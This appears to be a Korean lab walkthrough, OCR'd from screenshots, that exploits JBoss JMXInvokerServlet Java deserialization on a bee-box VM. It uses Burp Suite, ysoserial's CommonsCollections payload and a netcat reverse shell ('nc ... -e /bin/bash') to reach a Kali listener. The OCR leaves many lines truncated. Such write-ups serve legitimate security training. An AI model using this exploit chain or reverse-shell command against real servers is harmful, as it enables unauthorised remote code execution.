Cut Ctrl-X
Copy Ctrl-C
Paste Ctrl-V
Message editor documentation
Search...
0 matches

Filter: Hiding CSS and image content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
9	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON	
11	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON	
13	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON	
8	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app	
10	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app	
12	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app	
3	http://192.168.56.102	GET	/favicon.ico			404	649	HTML	ico
1	http://192.168.56.102	GET	/			200	969	HTML	
4	http://192.168.56.102:8080	GET	/			200	1900	HTML	


```
GET /invoker/JMXInvokerServ
Host: 192.168.56.102:8080
Upgrade-Insecure-Requests:
User-Agent: Mozilla/5.0 (Wi                                  t/537.36 (KHTML,
like Gecko) Chrome/88.0.432
Accept:
text/html,application/xhtml                                  ,image/webp,image/ap
ng,*/*;q=0.8,application/si
Accept-Encoding: gzip, defl
Accept-Language: ko-KR,ko;
Connection: close
```

Request Headers (7)

NAME	VALUE
Host	192.168.56.102:8080
Upgrade-Insecure-Requ...	1
User-Agent	Mozilla/5.0 (Windows ...
Accept	text/html,application/x...
Accept-Encoding	gzip, deflate
Accept-Language	ko-KR,ko;q=0.9,en-US;...
Connection	close

Response Headers (5)


NAME	VALUE
Server	Apache-Coyote/1.1
X-Powered-By	Servlet 2.4; JBoss-4.2.3...
Content-Type	application/x-java-seria...
Date	Thu, 22 Jul 2021 06:07:...
Connection	close


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender

```
f    6c 75 65 0d 0a 44 61 74 65 3a 20 54 68 75 2c 20 lueDate: Thu,
10   32 32 20 4a 75 6c 20 32 30 32 31 20 30 34 3a 34 22 Jul 2021 04:4
11   36 3a 31 36 20 47 4d 54 0d 0a 43 6f 6e 6e 65 63 6:16 GMTConnec
12   74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a ac tion: close¬
13   ed 00 05 73 72 00 24 6f 72 67 2e 6a 62 6f 73 73 í  sr $org.jboss
14   2e 69 6e 76 6f 63 61 74 69 6f 6e 2e 4d 61 72 73 .invocation.Mars
15   68 61 6c 6c 65 64 56 61 6c 75 65 ea cc e0 d1 f4 halledValueêÌàÑô
16   4a d0 99 0c 00 00 78 70 7a 00 00 04 00 00 00 0c JÐ   xpz
```

3. 공격 코드 다운로드

오픈소스: https://github.com/frohoff/ysoserial



github.com/frohoff/ysoserial


pom.xml New gadget chain based on Apache Click (#154) 6 months ag

ysoserial.png init-commit 7 years ag

README.md

ysoserial


A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.



ysoserial-master-d367e379d9-1.jar


4. 서버 실행(=공격 준비)

Kali



```
┌──(prcnsi㉿kali)-[~]
└─$ su root
암호:
┌──(root💀kali)-[/home/prcnsi]
└─# nc -lvnp 4000
listening on [any] 4000 ...
```


Bee-box



```
(UNKNOWN) [192.168.0.25] 4000 (?) : Connection timed
bee@bee-box:~$ nc 192.168.0.25 4000 -e /bin/bash
█
```

5. 공격 코드(페이로드) 만들기

by) java –jar 파일명 CommonCollections “실행할 명령“ > reverse.bin




```
┌──(prcnsi㉿ kali)-[~]
└─$ 
```

```
└─# nc -lvnp 4000
listening on [any] 4000 ...
```

```
┌──(root💀kali)-[/home/prcnsi/Downloads]
└─# java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections "nc 192.168.0
.25 4000 -e /bin/bash" > reverse.bin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Invalid payload type 'CommonsCollections'
Y SO SERIAL?
Usage: java -jar ysoserial-[version]-all.jar [payload] '[command]'
  Available payload types:
7월 22, 2021 3:49:00 오후 org.reflections.Reflections scan
정보: Reflections took 188 ms to scan 1 urls, producing 18 keys and 153 values
     Payload             Authors                                 Dependencies
```


6. 공격 코드 실행

:HTTP history -> **Send to Repeater-**>Paste from file



Filter: Hiding CSS and image content


#	Host	Method	URL	Params	Edited	Status	Length	MIME t
9	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON
11	https://sb-ssl.google.com	POST	/safebrowsing/clientreport/download?k...	✓		400	929	JSON
8	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app
10	http://192.168.56.102:8080	GET	/invoker/JMXInvokerServlet			200	3471	app
3	http://192.168.56.102	GET	/favicon.ico			404	649	HTML
1	http://192.168.56.102	GET	/			200	969	HTML
4	http://192.168.56.102:8080	GET	/			200	1900	HTML



```
GET /invoker/JMXInvokerServlet HTTP/1.1
Host: 192.168.56.102:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml                    ,image/webp,image/ap
ng,*/*;q=0.8,application/si
Accept-Encoding: gzip, def
Accept-Language: ko-KR,ko;
Connection: close
```

The message inspector pro
quick way to analyse inter
details and features of H
messages, and perform co
operations on them.


->Request reverse.bin선택->Send (bee-box 쉘 획득)



Choose a file to paste from


Look In: Downloads

```
JMXInvokerServlet
JMXInvokerServlet (1)
JMXInvokerServlet (2)
reverse.bin
ysoserial-master-d367e379d9-1.jar
미확인 362731.crdownload
```



root@kali: /home/prcnsi

